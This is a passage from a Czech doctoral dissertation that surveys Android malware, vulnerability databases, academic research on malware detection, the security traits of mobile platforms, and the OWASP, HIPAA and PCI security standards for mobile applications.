bankovní trojský kůň jménem Android.BankBot.211.origin. Na rozdíl od něj se nezaměřoval na sběr přihlašovacích údajů do internetového bankovnictví, ale rozvíjel vlastní strategii škodlivé činnosti. Ransomware DoubleLocker měl dvě úrovně. V první změnil PIN zařízení (tzv. Screen Lock, nejedná se tedy o PIN chránící SIM kartu), čímž znemožnil uživatelům přístup a používání napadeného zařízení. V druhé úrovni útoku zašifroval data, která se nacházela na infikovaném chytrém telefonu. DoubleLocker požadoval výkupné ve výši 0,0130 Bitcoinu. V té době to odpovídalo zhruba padesáti čtyřem dolarům [57].

Z všech výše uvedených skutečností vyplývá, že rozsáhlý systematicky vedený výzkum, který se zabývá mobilním malwarem probíhá na komerční (antivirové společnosti), kriminální (zločinecké organizace zabývající se vývojem malware), nebo vojenské bázi. Ani jedna skupina nemá zájem zjištěné poznatky zpřístupnit široké odborné veřejnosti. Proto je stejně jako v případě bezpečnosti mobilních aplikací potřeba vycházet i z jiných informačních zdrojů, než je tradiční odborná literatura. Jedním z hlavních zdrojů jsou databáze zranitelností, viz oddíl 2.1. Je důležité zmínit skutečnost, že databáze zranitelností jsou kromě odborníků snažících se o zvýšení bezpečnosti, také využívány tvůrci mobilního malwaru. Ti v databázích zranitelností hledají chyby, které by mohli zneužít pro vývoj malwaru. Tvůrcům mobilního malwaru velmi pomáhá i skutečnost, že společnosti zabývající se vývojem mobilních operačních systémů neopravují některé zjištěné závažné bezpečnostní chyby ve starších verzích svého systému. A to i bez ohledu na skutečnost, že danou verzi operačního systémů používá velké množství zařízení nebo že obsahuje závažné chyby. Příkladem může být situace z roku 2015, kdy společnost Google LLC přestala vydávat bezpečnostní updaty pro Android verze 4.3 a starší, které v té době běžely téměř na miliardě mobilních zařízení:

“Others, like Google and Apple, have pursued tighter timelines for security updates. Google is now doubling down on that schedule, refusing to patch bugs in Android 4.3 or prior, even when those bugs could expose critical vulnerabilities on nearly a billion devices” [58].

Na zranitelnosti CVE-2017-13177 si ukážeme, jak s Vulnerability Databases pracují tvůrci mobilního malware. Zranitelnost CVE-2017-13177 je v databázi National Vulnerability Database popsána takto:

„Current Description

In several functions of libhevc, NEON registers are not preserved. This could lead to remote code execution as a privileged process with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android. Versions: 5.1.1, 6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1. Android ID: A-68320413“ [59].

Pro tvůrce mobilního malwaru má zranitelnost CVE-2017-13177 hned několik výhodných aspektů. Prvním z nich je skutečnost, že ke zneužití této zranitelnosti není potřeba interakce s uživatelem. Neopatrný uživatel si často svým chováním zajistí úspěšné šíření nebo činnost mobilního malwaru. Ale na druhou stranu

lidská interakce představuje nejslabší místo, které často vede ke kompromitaci malwaru během bezpečnostních analýz. Další stejně důležitou skutečností je možnost vyvolat vzdálené spouštění škodlivého kódu jako privilegovaného procesu a to bez dodatečných oprávnění, které by pro tuto činnost byly za normálních okolností potřebné. A v neposlední řadě je pro tvůrce důležité, že se zranitelnost CVE-2017-13177 vyskytuje v operačních systémech od verze 5.1.1 až po verzi 8.1, protože psát malware, který může zasáhnout jen omezenou skupinu potenciálních cílů je plýtvání zdroji.

Problematikou malwaru na mobilní platformě kromě databází zranitelností zabývají i odborné knihy, nejdůležitější z nich jsou představeny v následující části textu.

Kniha Application Security for the Android Platform [16], která byla popsána v oddíle 2.1, je důležitá i pro stav poznání v oblasti mobilního malware. V kapitole The Current State of Mobile Application Security on Android informuje o závažnosti bezpečnostní situace na mobilní platformě. Uvádí výsledky analýz provedených v roce 2011, ze kterých vyplývá, že na oficiálním Android Market (distribuční platforma aplikací pro OS Android, dnes se jmenuje Google Play) se běžně vyskytuje malware, který je zakomponován do aplikací:

"Tricking the user into installing the app by posing as a useful tool or game, the software then steals data from the phone and sends it out to unknown people with unknown motivations. Some examples of malicious Android apps, discovered and removed from the Market, are:

- Super Guitar Solo,
- Photo Editor,
- Advanced Currency Converter,
- Spider Man,
- Hot Sexy Videos [16]."

Další významnou knihou je titul Hacking Android [60], který vyšel v roce 2016 v nakladatelství Packt Publishing. V knize je jedna kapitola věnována problematice mobilního malware, která má rozsah čtyřicet stran. Autoři Srinivasa Rao Kotipalli a Mohammed Imran ukazují praktický příklad, jak napsat jednoduchý malware. Rovněž je zde popsána problematika oprávnění ve vztahu k malwaru. Dále jsou ukázány metody statické a dynamické analýzy malwaru. Závěr kapitoly je věnován nástrojům automatizované analýzy malwaru.

V červnu roku 2016 vyšla kniha s názvem Mobile Device Exploitation Cookbook [61], kterou napsali Prashant Verma a Akshay Dixit. Kniha obsahuje kapitolu Mobile Malware-Based Attacks, která na třiceti sedmi stranách popisuje techniky analýzy vzorků malwaru běžící pod operačním systémem Android. Dále popisuje krok za krokem tvorbu malwaru, a to včetně ukázek zdrojových kódů. V kapitole je rovněž ukázka techniky obejití oprávnění (tzv. Permission Bypass), pomocí které malware získá obsah textového souboru, aniž by měl právo k jeho čtení. V závěru kapitoly jsou popsány základy reverzního inženýrství a analýza malwaru v prostředí iOS.

Poznatky popsané ve výše uvedených knihách představují dobrý vstup do problematiky mobilního malware, nicméně mají jistá omezení. Fakt, že mobilnímu malwaru je v knihách věnována vždy jen jedna kapitola, naznačuje, že se nejedná o vyčerpávající zpracování dané problematiky. Přestože knihy obsahují užitečné informace, chybí jim určitá systematičnost a ucelenost, což je dáno relativně malým počtem stran. Moderní mobilní malware představuje nesmírně komplikovanou oblast bezpečnostního výzkumu. Zatím na tomto poli chybí kniha, která by komplexně pokrývala danou problematiku. Kniha, která by čtenáře provedla všemi důležitými aspekty od získávání vzorků malware přes problematiku základní a pokročilé analýzy (a to včetně úskalí obfuskace a Anti-Analysis technik) k jednotlivým třídám malwaru a jejich specifičnostem daným mobilitou zařízení až k analýzám kódů nejvýznamnějších představitelů současného mobilního malware.

Dalším důležitým informačním zdrojem jsou články, které popisují výsledky akademického bádání v oblasti mobilního malwaru. Články do jisté míry nahrazují nedostatky, které mají knihy zabývající se problematikou škodlivého software na mobilní platformě. V jednotlivých článcích se lze seznámit s vysoce specializovanými problémy a vhodnou volbou článků je možné získat komplexní poznatky z dané problematiky. Na obrázku 2.7 jsou vidět počty článků vyhledané na základě klíčových slov v databázi Scopus. Dotazy byly provedeny pomocí logických operátorů AND:

- dotaz OS Android: „android AND malware“,
- dotaz pro iOS: „ios AND malware“.

Přestože výsledný graf na obrázku 2.7 vznikl pouze na základě dat z článků z databáze Scopus, dobře reflektuje současné trendy v oblasti mobilního malware:

- existuje mnohem více malwaru zaměřeného na operační systém Android, než na iOS viz [40],
- od roku 2010 do roku 2017 dochází k plynulému růstu počtu zachyceného mobilního malware.

Graf na obrázku 2.7 je důkazem relevance akademického výzkumu, neboť se plně shoduje s realitou a zároveň ukazuje, že výzkumníci z řad akademické obce pohotově reagují na aktuální trendy v této oblasti bádání.

Obr. 2.7: Počty článků vyhledané na základě klíčových slov v databázi Scopus [zdroj vlastní]

V následující části textu jsou představeny články, jejichž výsledky přispěly k tvorbě dizertační práce.

Prvním z nich je článek s názvem How Can Botnets Cause Storms? Understanding the Evolution and Impact of Mobile Botnets [62], ve kterém se autoři Zhuo Lu Wenye Wang a Cliff Wang zamýšlí nad závažností možných dopadů mobilních botnetů. Na rozdíl od internetových botnetů (PC botnety), mobilní botnety ke své distribuci nepotřebují centralizovanou infrastrukturu, ale mohou využít zranitelnosti uzlů v těsné blízkosti prostřednictvím data forwardingu. Tyto infekční mechanismy spoléhají na mobilitu uzlů tím, že využívají tzv. proximity infection, metodu, kdy infikované chytré mobilní telefony a tablety (uzly) infikují ostatní mobilní zařízení, která jsou připojené ve stejné bezdrátové síti. Mobilitou uzlů se rozumí přítomnost jednoho infikovaného zařízení ve vícero bezdrátových sítích, jelikož uživatelé se během dne připojují k Internetu na různých místech, doma, v zaměstnání či na veřejných sítích. Pro výzkum evoluce a dopadu mobilních botnetů byl použit stochastický přístup. Autoři zjistili, že výše uvedená mobilita infikovaných uzlů může být příčinou masivního rozšíření mobilních botnetů. Za předpokladu, že rozsah mobility dosáhne mezní hodnoty, průměrná velikost (počet infikovaných uzlů) mobilního botnetu roste v průběhu času s druhou mocninou. Jinak může botnet infikovat omezený počet uzlů, který je vždy nižší, než u botnetů, jejichž rozsah mobility

dosáhne mezní hodnoty. K měření dopadu DDoS útoku mobilního botnetu, autoři definovali vlastní metriku tzv. last chipper time, čas, který služba (na kterou je útočeno) vyžaduje ke zpracování požadavku, aniž by nastal timeout (požadavek je vyřízen včas). Během tohoto času se botnet šíří (infikuje další uzly) a provádí DDoS útoky.

Výsledky výzkumu odhalily, že zvyšující se rychlost internetového připojení sice snižuje dobu odezvy mobilních služeb, což má pozitivní vliv na komunikaci mezi mobilní aplikací a aplikačním serverem, ale zároveň výrazně zvyšuje riziko, že mobilní botnety vyřadí z provozu službu, na kterou útočí.

Existuje mnoho technik, které se zaměřují na vylepšení dynamické analýzy Android malwaru. Stále však selhávají při spouštění skrytých škodlivých funkcí malwaru, které jsou chráněny tzv. anti-Analysis technikami (Techniky, ve kterých malware nejprve zjišťuje, jestli je analyzován. Např. zda není malware spouštěn v emulátoru místo skutečného mobilního zařízení). Článek nazvaný Droid-AntiRM: Taming control flow anti-Analysis to support automated dynamic analysis of android malware [63] se snaží uvedený nedostatek napravit. Autoři Xiaolei Wang, Sencun Zhu, Dehua Zhou, Yuexiang Yang se ve své práci zaměřili na návrh nástroje Droid-AntiRM, který posléze i vyvinuli. Droid-AntiRM se pomocí automatizovaných technik snaží překonat anti-Analysis ochrany malwaru a zlepšit tak automatickou dynamickou analýzu. Autoři ve svém článku představili tři klíčová zjištění na základě analýzy Anti-Analysis malwaru: i) Anti-Analysis techniky založené na tzv. Logic-Bomb[6] (logická bomba), řídí spouštění škodlivých částí kódu malwaru; ii) v malwaru jsou Anti-Analysis techniky implementovány skrze podmínky, které musí být splněny, aby se škodlivá část kódu spustila; iii) Anti-Analysis techniky nemají žádnou závislost na programových vstupech. Na základě výše uvedených pozorování byl vytvořen Droid-AntiRM, který dokáže detekovat Anti-Analysis ochrany ve vzorcích malwaru. Navíc Droid-AntiRM pomocí přepisování podmínek (mění instrukce v bytecode) přiměje škodlivé části ke spuštění. V rámci výzkumu bylo vyšetřeno 3187 vzorků malwaru. Výsledky odhalily, že 32,5 % z testovaných vzorků používá různé Anti-Analysis techniky. Výsledky provedených experimentů rovněž naznačují, že IntelliDroid[7] úspěšně spustil 51 cílových API bez integrace Droid-AntiRM. Po začlenění Droid-AntiRM, IntelliDroid spustil dalších 44 cílových API, které byly chráněny různými Anti-Analysis technikami.

---

[6] Logická bomba je kus kódu v malwaru, který neumožní spouštění škodlivých funkcí, pokud nejsou splněny všechny podmínky. Například kód zjišťuje prostřednictvím své metody hodnotu IMEI. Pokud metoda vrátí hodnotu true, škodlivá činnost malwaru se vykoná. Pokud metoda vrátí false, škodlivá činnost se nevykoná (například malware detekoval svůj běh na emulátoru, neboť IMEI je 000000000000000 místo skutečného IMEI).

[7] Michelle Y. Wong a David Lie popsali Intellidroid v článku Intellidroid: A targeted input generator for the dynamic analysis of android malware [64], který vyšel v roce 2016 ve sborníku Network and Distributed System Security (NDSS).

Učení založeno na charakteristických vlastnostech (feature-based learning) hraje důležitou roli v procesu budování a udržování bezpečnosti. Klasifikace malwaru postavená na charakteristických vlastnostech, které byly získány buď ze škodlivých nebo neškodných (legitimních) metod a spolu se zařazením malwaru do správné rodiny zlepšuje bezpečnost operačního systému a chrání citlivá osobní data uživatelů. Autoři Abdurrahman Pektaş a Tankut Acarman v článku Ensemble machine learning approach for android malware classification using hybrid features [65] představili nový hybridní klasifikační systém založený na charakteristických vlastnostech, který je schopen detekovat Android malware. Pro klasifikaci jsou použity statické a dynamické charakteristiky. Příkladem statických charakteristik jsou oprávnění požadovaná mobilní aplikací a payloady skryté ve zdrojovém kódu. Dynamické charakteristiky jsou například volání API (API calls), instalované služby a síťová připojení. Za použití metod strojového učení autoři vyhodnotili úroveň přesnosti klasifikace různých klasifikátorů, na které byly aplikovány charakteristické vlastnosti Android malwaru. Množina, ze které byly tyto vlastnosti získávány, obsahovala 3339 vzorků, které spadaly do 20 různých rodin malwaru. Experimenty byly prováděny osm dní na pěti různých strojích, přičemž testovací přesnost dosáhla 92 % detekce malwaru.

Následující dva články reagují trend posledních let, kterým je zvýšený výskyt ransomware. Tento nárůst se nevyhnul ani mobilní platformě. Ransomware se objevuje zejména pod operačním systémem Android. Jak již bylo popsáno výše, ransomware se snaží na mobilní platformě vymáhat peníze tím, že zamezí přístupu k zařízení nebo k datům uživatele.

Článek The state of ransomware. Trends and mitigation techniques [66] pojednává o ransomware pro Windows, Android, Linux a MacOSX, které jsou velmi rozšířené. Autoři Alexander Adamov a Anders Carlsson se zaměřili na podrobnou analýzu těchto konkrétních ransomware: VaultCrypt (CrypVault), TeslaCrypt, NanoLocker, Trojan-Ransom.Linux.Cryptor, Android Simplelocker, OSX/KeRanger-A, WannaCry, Petya, NotPetya, Cerber, Spora a Serpent. Pro účely analýzy byla navržena množina charakteristik. Účelem této analýzy bylo zobecnit charakteristiky ransomware z nasbíraných dat (využívání kryptografie, platby v digitální měně např. Bitcoin). Uvedené charakteristiky popisují chování a trendy moderních ransomware. Na základě zjištěných poznatků byly navrženy techniky, které vedou ke zmírnění hrozeb, které ransomware představuje. Článek je jedinečný tím, že autoři svoji analýzu postavili na 13 klíčových charakteristikách, které pomáhají určit to, co mají analyzované ransomwary společného a v čem se liší. Mezi tyto charakteristiky patří: způsob distribuce ransomware (delivery method of ransomware, např. spam obsahující škodlivý JavaScript v příloze), typ souboru ransomware (file type of the ransomware, např. APK, EXE, BAT...), platforma (platform, např. Android, Windows…), způsob šifrování souborů (files encryption method, RSA-1024, AES-256-CBC, ...), klíče použité k šifrování souborů (session key, master key, např. šifrovací klíč je pevný/neměnný řetězec přímo ve zdrojovém kódu), místa zašifrování souborů

(encryption locations, např. soubory na SD kartě, adresáře /var/lib/mysql, /var/www), mazání záloh (deleting backup, např. zda kromě původních (nešifrovaných) souborů smaže i stínovou kopii), komunikace s C&C serverem (communication with C&C server, např. C&C server, který je v síti Tor), dešifrovací služba (decryption service, např. dešifrovací funkce se nachází ve zdrojovém kódu ransomware), informace o platbách výkupného (payment information, např. ransomware NanoLocker požaduje platbu ve výši 0,25 Bitcoinu), cílové jazykové mutace ransomware (target audience based on the language, např. ruština, ukrajinština, angličtina, ...), pasivní způsoby ochrany ransomware (passive self-protection used by ransomware, například obfuskace kódu ransomware), aktivní způsoby ochrany ransomware (active self-protection used by ransomware, např. detekce antivirového programu).

Autoři Jing Chen, Chiheng Wang, Ziming Zhao, Kai Chen, Ruiying Du a Gail-Joon Ahn ve svém článku Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection [67] upozorňují nejen na trend stále častějšího výskytu ransomware, ale také poukazují na významný problém, se kterým se potýká výzkumná komunita: nedostatek komplexních testovacích dat. Uvedená skutečnost velmi znesnadňuje systematické studium ransomware problematiky. Autoři se ve svém výzkumu zaměřili na vlastnosti ransomware běžícího pod operačním systémem Android. Pro účely výzkumu bylo nashromážděno 2712 vzorků, které pokrývají většinu současných androidích rodin ransomware. Na základě systematické analýzy těchto vzorků bylo stanoveno několik aspektů, včetně časové posloupnosti chování a škodlivých vlastností. Detekční výsledky současných antivirových nástrojů jsou neuspokojivé, což ukazuje nutnost vytvoření účinných obranných prostředků proti mobilnímu ransomware. Pro účely jeho odhalení byl navržen RansomProber, detekční systém běžící v reálném čase. Výsledky provedených experimentů ukazují, že analýzou uživatelského rozhraní a zejména pak sledováním pohybů prstů uživatele po obrazovce dokáže RansomProber s vysokou přesností určit, zda šifrovací operace byla spuštěna uživatelem nebo škodlivou aktivitou.

V roce 2011 počet aplikací na Android Market (dnes Google Play) předstihl Apple Store. S nárůstem počtu aplikací se zvýšilo i riziko výskytu malware, neboť se platforma Android stala populární nejen pro vývojáře legitimních aplikací, ale také pro tvůrce mobilního malware. Jako odpověď na tuto situaci vznikla řada článků, které se zabývaly výzkumem chování malwaru, na jejichž základě byly stanoveny detekční metody používající systémová volání, vytížení procesoru a vyhledávání anomálií. Autoři Nathaniel Lageman, Mark Lindsey a William J. Glodek ve své práci Detecting malicious Android applications from runtime behavior [174] navázali a rozšířili na uvedené výzkumy tím, že použili Logcat (tj. nástroj určený pro prostředí příkazového interpretu, který slouží k zachytávání logů, jako jsou systémové zprávy, chyby aplikací, vyvolané výjimky a zprávy vytvořené pomocí třídy Log [68]) a ladící výstupy. Uvedené nástroje sloužili

k utvoření množin dat popisujících chování škodlivých aplikací (malware) i neškodných uživatelských programů. Následně byly datové množiny použity pro klasifikaci pomocí Random Forest a Support Vector Machines. Výsledky testů ukázaly, že detekce malwaru přesáhla 90 procent (true positive rate, případy, kdy skutečný malware byl detekován jako malware), zatímco chybovost byla menší než 6 procent (false positive rate, případy, kdy legitimní uživatelské aplikace byly chybně detekovány jako malware) [174].

Přestože články publikované na téma mobilní malware přináší celou řadu zajímavých a užitečných poznatků, mají i jistá omezení. Autoři pro výzkumné účely často vytváří nástroje, které ale na rozdíl od publikovaných výsledků nejsou veřejně dostupné. Tato skutečnost výrazně komplikuje snahy o replikování výsledků a získání hlubšího vhledu do řešeného problému. Dalším omezením je úzké zaměření článků. Velmi zřídka se vyskytují série na sebe navazujících článků, které by svědčily o systematickém zkoumání autorů v dané oblasti.

2.3 Bezpečnostní specifika současné mobilní platformy

Nově vznikající bezpečností mechanismy nemohou být jednoduše převzaty z PC platformy, neboť musí být vytvořeny s ohledem na vlastnosti, ve kterých se mobilních zařízení liší od osobních počítačů:

- chytré telefony a tablety jsou neustále zapnuté (typicky 24/7). To znamená, že jsou vystaveny vlivům malwaru mnohem delší časový rámec, než je běžné u osobních počítačů. Působení mobilního malwaru je dvojí:
  - lokální – směrem do zařízení. Škodlivá činnost je namířena proti vlastníkovi zařízení a jeho datům. Malware například napadá perzistentní paměť mobilního zařízení,
  - on-line – směrem ven ze zařízení. Napadené zařízení je zneužito k páchání útoků prostřednictvím on-line prostředků. Škodlivá činnost tak není primárně namířena proti vlastníkovi zařízení a jeho datům (nicméně může docházet k dílčím – sekundárním škodám, jako jsou konzumace datového limitu uživatele, tzv. FUP (Fair User Policy), či snížení výkonu zařízení atd.). Typickým představitelem je malware, který provádí distribuci spamu nebo DDoS útoky. U tohoto druhu útoků mohou mobilní zařízení - díky delší časové expozici - napáchat více škody než osobní počítače,
- dochází k častému přepínání mezi celulárními sítěmi (celulární síť je rádiová telekomunikační síť, která zprostředkovává jak hovory a SMS, tak mobilní data) a Wi-Fi sítěmi. Jedno zařízení tak vystupuje jako člen několika naprosto rozdílných sítí. Uvedené chování na jednu stranu způsobuje z pohledu malwaru komplikovanější identifikaci infikovaných zařízení (identifikace je nutná například pro zasílání příkazů a vzdálené ovládání napadených zařízení). Na druhou stranu

může jedno napadené mobilní zařízení infikovat celou řadu dalších zařízení v různých sítích,
- mobilní zařízení jsou napájena bateriemi. Uvedená vlastnost velmi znesnadňuje běh rezidentních štítů na pozadí, neboť by neúměrně spotřebovávaly elektrickou energii baterie,
- omezená velikost a odlišný, přísnější, mechanismus správy operační paměti. Paměť je spravována tak, aby byl telefonní subsystém k dispozici za všech okolností (restrikce se vztahují i na antivirové programy),
- Application Sandbox – všechny mobilní aplikace, tedy i antiviry, mají vykonávání svého kódu i svá data oddělena od ostatních aplikací a prostředků operačního systému. Sandboxing na jednu stranu zvyšuje celkovou bezpečnost systému, neboť útočné či infikované aplikace nemohou na neupravovaných zařízeních snadno krást data čistých – neinfikovaných aplikací nebo zneužívat prostředky operačního systému (například fotoaparát, internetové připojení apod.). Na druhou stranu uvedený systém velmi znesnadňuje antivirovým programům komplexní kontrolu mobilních aplikací v reálném čase přímo v mobilních zařízeních (neboť i ony jsou zapouzdřeny pomocí Sandboxingu).

Společnosti, které se zabývají vývojem mobilního hardwaru, preferují zisky před bezpečností. Hardware, ale i software, je vyvíjen v mnohem kratších vývojových cyklech, než je běžné u osobních počítačů. Například výrobci mobilních telefonů a tabletů svoje klíčové modely vydávají každý rok. Operační systém Android vychází průměrně každých osm měsíců. Rychlé tempo vývoje neumožňuje vytvoření robustního designu a jeho bezpečného spojení s operačním systémem a aplikacemi. Uvedený přístup je obvyklý u většiny výrobců, neboť bezpečnost nepřináší přímé zisky a naopak prodražuje vývoj.

- úprava mobilního zařízení, při které uživatel získá práva super uživatele (Root/Rootování Android OS, Jailbreak iOS),
- vypnutí/nepoužívání šifrování perzistentní paměti mobilního zařízení,
- instalace mobilních aplikací:
  - z neoficiálních (neznámých zdrojů),
  - instalace upravených aplikací (placené aplikace, ze kterých byla odstraněna softwarová ochrana),
  - instalace aplikací z oficiálních zdrojů, které požadují více oprávnění, než potřebují vzhledem ke své funkcionalitě (například když aplikace používající LED diodu fotoaparátu jako svítilnu požaduje plný přístup k síti Internet, čtení a zápis v persistentní paměti mobilního zařízení),
- chybějící zámek obrazovky,
- používání výchozího pinu SIM karty (například: 1234),
- a podobně.

Výše uvedené informace naznačují nutnost výzkumu detekce mobilního malwaru, který bude respektovat zvláštnosti mobilní platformy. Specifika

uvedená v oddíle 2.3 představují významnou překážku vyžadující zcela nový přístup k řešené problematice. Výzkum provedený v rámci dizertační práce naznačuje, že velmi slibnou oblastí jsou detekční mechanismy založené na umělých neuronových sítích.

2.4 Analýza současných bezpečnostních standardů a legislativy

Obecně lze říci, že bezpečnostní standardy spontánně vznikají pro oblasti, které buď generují velké zisky nebo mají zásadní důležitost. V těchto oblastech jako první vyvstává potřeba vytvářet software, který bude splňovat vysoké nároky na bezpečnost. Z toho důvodu vytvářejí bezpečnostní odborníci přednostně soubory pravidel pro vývoj mobilních aplikací, které vytvářejí velké zisky nebo jsou významné. Pro ilustraci lze uvést PCI Mobile Payment Acceptance Security Guidelines, který byl vytvořen ve spolupráci Emerging Technologies a Payment Card Industry Security Standards Council jako pomůcka pro bezpečné implementování platebních procesů do mobilních aplikací [69]. V současné době jsou v uvedené problematice nejdále Spojené státy americké, neboť nejvíce snah o standardizaci pochází právě z USA. Naopak v České republice (ČR) bezpečnostní standardy zabývající se mobilní platformou zcela chybí. Dizertační práce se proto místo analýzou současných českých standardů bude zabývat analýzou legislativního rámce v České republice, ze kterého budou získány relevantní informace pro problematiku bezpečného vývoje mobilních aplikací. Čeští vývojáři se snaží při vytváření svých aplikací držet zahraničních standardů. Ty však vychází z jiného legislativního rámce a zohledňují specifika států, na jejichž území dané standardy vznikaly. Z výše uvedeného plyne, že zahraniční standardy nejsou mnohdy pro české programátory příliš vhodné. Příkladem může být HIPAA (Health Insurance Portability and Accountability Act) Secure pro zdravotnictví v USA [70]. Standard HIPAA Secure vznikal v souladu se zdravotnickou legislativou platnou v USA a nezohledňuje příslušnou legislativu platnou v ČR.

2.4.1 Analýza současných bezpečnostních standardů ve světě

OWASP


The OWASP Foundation (Open Web Application Security Project) je nezisková organizace, která vznikla ve Spojených státech amerických. OWASP nepatří žádné technologické společnosti a není orientovaná na tvorbu zisku. Z toho plyne, že OWASP je nezávislá organizace poskytující nestranné informace. Jde o společenství stejně smýšlejících expertů, kteří se snaží zlepšit bezpečnost vyvíjeného software. Výsledky jejich bezpečnostních výzkumů jsou všeobecně přijímány odbornou veřejností. Všechny nástroje, dokumenty a výsledky jsou zdarma k dispozici všem, kteří se zajímají o zlepšení bezpečnosti aplikací [71]. Původně byla organizace zaměřena pouze na webové aplikace, ale postupem času se její aktivity značně rozrostly. Z hlediska bezpečnosti mobilních

aplikací je nejdůležitější OWASP Mobile Security Project [72], který má mimo jiné na starosti zveřejňování seznamu deseti největších bezpečnostních hrozeb na mobilní platformě [72]. Daný seznam je každý rok aktualizován a je neformálním ukazatelem, na co by se měly penetrační a forenzní laboratoře při sestavování svých testovacích metodik zaměřit. Velká většina laboratoří seznam Top 10 Mobile Risks dlouhodobě sleduje a reaguje na publikované změny. V roce 2017 nadace OWASP vytvořila veřejně dostupnou publikaci s názvem OWASP Mobile Security Testing Guide (zkráceně MSTG). Jedná se o rozsáhlé dílo, které má kromě hlavních autorů, Bernharda Muellera, Svena Schleiera, Romualda Szkudlareka, Romualda Szkudlareka a Jeroena Willemsena celou řadu přispěvatelů a recenzentů. OWASP MSTG je rozdělen do tří samostatných částí. První část nazvaná General Testing Guide se týká obecných bezpečnostních aspektů spojený s mobilní platformou. V této části knihy je vysvětlena problematika testování kvality programového kódu, specifika kryptografie na mobilní platformě, testování síťové komunikace apod. V další části publikace, která se jmenuje Android Testing Guide jsou vysvětleny specifické problémy vztahující se k testování Android aplikací. Poslední část pojmenovaná iOS Testing Guide popisuje problematiku bezpečnosti iOS aplikací. OWASP Mobile Security Testing Guide představuje zcela mimořádné dílo, které je výjimečné, jak svojí otevřeností, tak kvalitou a rozsahem. Dílo je vybaveno velkým množstvím ukázek zdrojových kódů, snímků obrazovek, doporučených postupů, obrázků, grafů a dalších materiálů [73].

Přesto, že se jedná o vynikající dílo, má OWASP MSTG, několik limitů:

- OWASP MSTG je dokončen pouze z osmdesáti procent, viz obrázek 2.8,
- obsáhlost publikace, je zároveň i její slabinou. Velké části OWASP Mobile Security Testing Guide jsou udržovány dobrovolníky (tzv. contributors), což má za následek, že informace zde uvedené nemusí být vždy aktuální. Například v době psaní dizertační práce nebyl v oddíle Testing Tools funkční odkaz na Android Tamer[8].

[8] *Android Tamer je Linuxová distribuce zaměřená na bezpečnost mobilních aplikací běžících pod operačním Android. Distribuce obsahuje řadu užitečných nástrojů, jako jsou například MobFS, Android Studio, Android SDK Manager a další.*



Obr. 2.8: Publikace OWASP MSTG je dokončena pouze z osmdesáti procent [zdroj vlastní]

HIPAA Secure

Health Insurance Portability and Accountability Act (HIPAA) Secure je standard, který se týká vývoje bezpečných medicínských programů a informačních systémů v USA. Jeho hlavním cílem je zabránit úniku chráněných zdravotních informací, tzv. Protected Health Information (PHI). Standard je rozpracován do tří dokumentů, tzv. Safeguards [70]:

- Administrative Safeguards,
- Technical Safeguards,
- Physical Safeguards.

Dokumenty obsahují tematicky zaměřená bezpečnostní pravidla, přičemž každé pravidlo spadá do jedné z úrovní: Standard, Required a Addressable. Úrovně Standard a Required ukládají vývojářům povinnost implementace. Úroveň Addressable je nutné implementovat pouze v případě, že se dané pravidlo vztahuje k aktuálně vyvíjené aplikaci. Příklad bezpečnostního pravidla: ”Implement technical policies and procedures for electronic information systems that maintain electronic protected health information to allow access only to those persons or software programs that have been granted access rights as specified in § 164.308(a)(4)[Information Access Management]” [74]. HIPAA nedokázala zachytit masivní nárůst vývoje lékařských mobilních aplikací a využívání mobilních zařízení. Její pravidla byla vytvářena pouze s ohledem na osobní počítače. V současné době jsou daná pravidla povinně přebírána i mobilními vývojáři. Protože HIPAA nereflektuje mobilní zařízení, mohou při implementaci na mobilní platformě vznikat závažné bezpečnostní chyby. Například: osobní počítače jsou statické, proto norma nepočítá s možným vynášením výpočetních prostředků mimo nemocniční zařízení. S HIPAA je úzce spojen i Security Risk

Assessment Tool (SRA Tool) [75], což je nástroj na hodnocení rizik, který je vytvořen v souladu s legislativou Spojených států amerických a zohledňuje pouze specifické potřeby amerického zdravotního systému. SRA Tool může být použit ke zjištění, zda je vyvíjená mobilní aplikace v souladu s HIPAA.

PCI Mobile Payment Acceptance Security Guidelines

Standard PCI Mobile Payment Acceptance Security Guidelines byl vytvořen ve spolupráci Emerging Technologies a Payment Card Industry Security Standards Council jako pomůcka pro bezpečné implementování platebních procesů do mobilních aplikací. Dokument popisuje osmnáct bezpečnostních cílů, které musí mobilní aplikace splnit, aby platby provedené danou aplikací mohly být považovány za bezpečné. Jedná se vždy o dvojici bezpečnostního cíle (Objective) a doporučení (Guidance), jak daného cíle dosáhnout [76]:

"Objective 3: Prevent account data from interception upon transmission out of the mobile device.

Guidance:

Ensure that account data is encrypted-i.e., using strong symmetric or asymmetric cryptography-per PCI DSS Requirement 4, prior to transmission out of the trusted execution environment of the mobile device. Ensure encrypted account data is transmitted from a trusted source.

Mobile payment-acceptance applications are vulnerable to numerous types of attacks meant to intercept data-such as, but not limited to: MITM or passive eavesdropping (zachytávání/odposlech) on a compromised device, poorly implemented cryptography, or eavesdropping through the cellular infrastructure."

